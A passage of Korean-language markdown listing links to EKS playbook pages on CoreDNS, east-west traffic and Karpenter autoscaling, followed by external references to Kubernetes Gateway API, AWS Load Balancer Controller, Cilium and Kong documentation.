- [2. CoreDNS 모니터링 & 최적화](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/coredns-monitoring-optimization)
- [3. East-West 트래픽 최적화](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/east-west-traffic-best-practice)
- [4. Karpenter 초고속 오토스케일링](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/resource-cost/karpenter-autoscaling)
### 외부 참고 자료
- [Kubernetes Gateway API 공식 문서](https://gateway-api.sigs.k8s.io/)
- [Gateway API Inference Extension](https://gateway-api-inference-extension.sigs.k8s.io/)
- [AWS Load Balancer Controller](https://kubernetes-sigs.github.io/aws-load-balancer-controller/)
- [Cilium Gateway API 문서](https://docs.cilium.io/en/stable/network/servicemesh/gateway-api/gateway-api/)
- [Kong Ingress Controller](https://developer.konghq.com/kubernetes-ingress-controller/)